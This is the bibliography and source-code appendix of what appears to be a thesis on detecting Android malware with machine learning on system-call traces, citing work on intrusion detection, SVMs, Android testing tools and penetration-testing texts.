[51] M. Dorjmyagmar, M. Kim, and H. Kim. Security analysis of samsung knox. In *2017 19th International Conference on Advanced Communication Technology (ICACT)*, pages 550–553, Feb 2017.

[52] What is a knox warranty bit and how is it triggered? — samsung knox. `https://www.samsungknox.com/en/qa/what-knox-warranty-bit-and-how-it-triggered`. (Accessed on 06/07/2017).

[53] A. Shabtai, Y. Fledel, and Y. Elovici. Securing android-powered mobile devices using selinux. *IEEE Security Privacy*, 8(3):36–44, May 2010.

[54] Aubrey-Derrick Schmidt, Hans-Gunther Schmidt, Jan Clausen, Kamer A Yuksel, Osman Kiraz, Ahmet Camtepe, and Sahin Albayrak. Enhancing security of linux-based android devices. In *in Proceedings of 15th International Linux Kongress. Lehmann*, 2008.

[55] Ui/application exerciser monkey — android studio. `https://developer.android.com/studio/test/monkey.html`. (Accessed on 06/03/2017).

[56] T. Bläsing, L. Batyuk, A. D. Schmidt, S. A. Camtepe, and S. Albayrak. An android application sandbox system for suspicious software detection. In *2010 5th International Conference on Malicious and Unwanted Software*, pages 55–62, Oct 2010.

[57] L. Xu, D. Zhang, M. A. Alvarez, J. A. Morales, X. Ma, and J. Cavazos. Dynamic android malware classification using graph-based representations. In *2016 IEEE 3rd International Conference on Cyber Security and Cloud Computing (CSCloud)*, pages 220–231, June 2016.

[58] Gerardo Canfora, Eric Medvet, Francesco Mercaldo, and Corrado Aaron Visaggio. Detecting android malware using sequences of system calls. In *Proceedings of the 3rd International Workshop on Software Development Lifecycle for Mobile*, DeMobile 2015, pages 13–20, New York, NY, USA, 2015. ACM.

[59] dtmilano/androidviewclient: Android viewserver client. `https://github.com/dtmilano/AndroidViewClient`. (Accessed on 06/03/2017).

[60] Diego torres milano's blog: culebra: concertina mode. `http://dtmilano.blogspot.com.au/2015/08/culebra-concertina-mode.html`. (Accessed on 06/03/2017).

[61] Firebase test lab for android robo test — firebase. `https://firebase.google.com/docs/test-lab/robo-ux-test`. (Accessed on 06/04/2017).

[62] Hrushikesh Zadgaonkar. *Robotium Automated Testing for Android*. Packt Publishing Ltd, 2013.

[63] Testing support library — android developers. `https://developer.android.com/topic/libraries/testing-support-library/index.html#UIAutomator`. (Accessed on 06/04/2017).

[64] Shauvik Roy Choudhary, Alessandra Gorla, and Alessandro Orso. Automated test input generation for android: Are we there yet?(e). In *Automated Software Engineering (ASE), 2015 30th IEEE/ACM International Conference on*, pages 429–440. IEEE, 2015.

[65] Aravind Machiry, Rohan Tahiliani, and Mayur Naik. Dynodroid: An input generation system for android apps. In *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering*, pages 224–234. ACM, 2013.

[66] strace/strace: strace is a diagnostic, debugging and instructional userspace utility for linux. `https://github.com/strace/strace`. (Accessed on 06/08/2017).

[67] strace(1): trace system calls/signals - linux man page. `https://linux.die.net/man/1/strace`. (Accessed on 06/08/2017).

[68] J.J. Drake, Z. Lanier, C. Mulliner, P.O. Fora, S.A. Ridley, and G. Wicherski. *Android Hacker's Handbook*. EBL-Schweitzer. Wiley, 2014.

[69] O. Cinar. *Android Quick APIs Reference*. Apress, 2015.

[70] Nicolas Kiss, Jean-François Lalande, Mourad Leslous, and Valérie Viet Triem Tong. Kharon dataset: Android malware under a microscope. In *Learning from Authoritative Security Experiment Results*, San Jose, United States, May 2016. The USENIX Association.

[71] Jim O'Gorman, Devon Kearns, and Mati Aharoni. *Metasploit: the penetration tester's guide*. No Starch Press, 2011.

[72] M. Denis, C. Zena, and T. Hayajneh. Penetration testing: Concepts, attack methods, and defense strategies. In *2016 IEEE Long Island Systems, Applications and Technology Conference (LISAT)*, pages 1–6, April 2016.

[73] W.L. Pritchett and D. De Smet. *Kali Linux Cookbook*. **. Packt Publishing, 2013.

[74] Wu Zhou, Yajin Zhou, Xuxian Jiang, and Peng Ning. Detecting repackaged smartphone applications in third-party android marketplaces. In *Proceedings of the Second ACM Conference on Data and Application Security and Privacy*, CODASPY '12, pages 317–326, New York, NY, USA, 2012. ACM.

[75] Lab: Hacking an android device with msfvenom. `http://resources.infosecinstitute.com/lab-hacking-an-android-device-with-msfvenom/`. (Accessed on 06/16/2017).

[76] Simon Haykin. *Neural Networks: A Comprehensive Foundation*. Prentice Hall PTR, Upper Saddle River, NJ, USA, 2nd edition, 1998.

[77] Vladimir Naumovich Vapnik and Vlamimir Vapnik. *Statistical learning theory*, volume 1. Wiley New York, 1998.

[78] J Ross Quinlan. Induction of decision trees. *Machine learning*, 1(1):81–106, 1986.

[79] Chih-Fong Tsai, Yu-Feng Hsu, Chia-Ying Lin, and Wei-Yang Lin. Intrusion detection by machine learning: A review. *Expert Systems with Applications*, 36(10):11994 – 12000, 2009.

[80] John R Koza. *Genetic programming: on the programming of computers by means of natural selection*, volume 1. MIT press, 1992.

[81] Mohammad Saniee Abadeh, Jafar Habibi, Zeynab Barzegar, and Muna Sergi. A parallel genetic local search algorithm for intrusion detection in computer networks. *Engineering Applications of Artificial Intelligence*, 20(8):1058 – 1069, 2007.

[82] Dong Seong Kim, Ha-Nam Nguyen, and Jong Sou Park. Genetic algorithm to improve svm based network intrusion detection system. In *19th International Conference on Advanced Information Networking and Applications (AINA'05) Volume 1 (AINA papers)*, volume 2, pages 155–158 vol.2, March 2005.

[83] R. Perdisci, G. Gu, and W. Lee. Using an ensemble of one-class svm classifiers to harden payload-based anomaly detection systems. In *Sixth International Conference on Data Mining (ICDM'06)*, pages 488–498, Dec 2006.

[84] Y. Wang, J. Wong, and A. Miner. Anomaly intrusion detection using one class svm. In *Proceedings from the Fifth Annual IEEE SMC Information Assurance Workshop, 2004.*, pages 358–364, June 2004.

[85] Fabian Pedregosa, Gaël Varoquaux, Alexandre Gramfort, Vincent Michel, Bertrand Thirion, Olivier Grisel, Mathieu Blondel, Peter Prettenhofer, Ron Weiss, Vincent Dubourg, et al. Scikit-learn: Machine learning in python. *Journal of Machine Learning Research*, 12(Oct):2825–2830, 2011.

[86] *Machine Learning for Application-Layer Intrusion Detection*. Lulu.com, 2011.

[87] Jason Weston, Sayan Mukherjee, Olivier Chapelle, Massimiliano Pontil, Tomaso Poggio, and Vladimir Vapnik. Feature selection for svms. In *Advances in neural information processing systems*, pages 668–674, 2001.

[88] S Sathiya Keerthi and Chih-Jen Lin. Asymptotic behaviors of support vector machines with gaussian kernel. *Neural computation*, 15(7):1667–1689, 2003.

[89] LA Baumes, JM Serra, P Serna, and A Corma. Support vector machines for predictive modeling in heterogeneous catalysis: a comprehensive introduction and overfitting investigation based on two real applications. *Journal of combinatorial chemistry*, 8(4):583–596, 2006.

[90] W MP Van Der Aalst, Vladimir Rubin, H MW Verbeek, Boudewijn F van Dongen, Ekkart Kindler, and Christian W Günther. Process mining: a two-step approach to balance between underfitting and overfitting. *Software and Systems Modeling*, 9(1):87–111, 2010.

[91] Chih-Wei Hsu, Chih-Chung Chang, Chih-Jen Lin, et al. A practical guide to support vector classification. 2003.

[92] Ron Kohavi et al. A study of cross-validation and bootstrap for accuracy estimation and model selection. In *Ijcai*, volume 14, pages 1137–1145. Stanford, CA, 1995.

[93] ME Elhamahmy, Hesham N Elmahdy, and Imane A Saroit. A new approach for evaluating intrusion detection system. *CiiT International Journal of Artificial Intelligent Systems and Machine Learning*, 2(11), 2010.

[94] Andrew P. Bradley. The use of the area under the roc curve in the evaluation of machine learning algorithms. *Pattern Recognition*, 30(7):1145 – 1159, 1997.

[95] Marko Dimjaševic, Simone Atzeni, Ivo Ugrina, and Zvonimir Rakamaric. Android malware detection based on system calls. *University of Utah, Tech. Rep*, 2015.

[96] Marc Damashek. Gauging similarity with n-grams: Language-independent categorization of text. *Science*, 267(5199):843, 1995.

[97] Christina Warrender, Stephanie Forrest, and Barak Pearlmutter. Detecting intrusions using system calls: Alternative data models. In *Security and Privacy, 1999. Proceedings of the 1999 IEEE Symposium on*, pages 133–145. IEEE, 1999.

[98] Asaf Shabtai, Robert Moskovitch, Yuval Elovici, and Chanan Glezer. Detection of malicious code by applying machine learning classifiers on static features: A state-of-the-art survey. *information security technical report*, 14(1):16–29, 2009.

[99] Wei Yu, Hanlin Zhang, Linqiang Ge, and R. Hardy. On behavior-based detection of malware on android platform. In *2013 IEEE Global Communications Conference (GLOBECOM)*, pages 814–819, Dec 2013.

[100] R. M. Haralick, K. Shanmugam, and I. Dinstein. Textural features for image classification. *IEEE Transactions on Systems, Man, and Cybernetics*, SMC-3(6):610–621, Nov 1973.

[101] Mizuki Oka, Yoshihiro Oyama, Hirotake Abe, and Kazuhiko Kato. Anomaly detection using layered networks based on eigen co-occurrence matrix. In *International Workshop on Recent Advances in Intrusion Detection*, pages 223–237. Springer, 2004.

[102] Xi Xiao, Xianni Xiao, Yong Jiang, Xuejiao Liu, and Runguo Ye. Identifying android malware with system call co-occurrence matrices. *Transactions on Emerging Telecommunications Technologies*, 2016.

Appendix A

Source code

All scripts in this research are written in BASH and Python 3. Source codes are available at: `https://github.com/mborekcz/ids_for_android`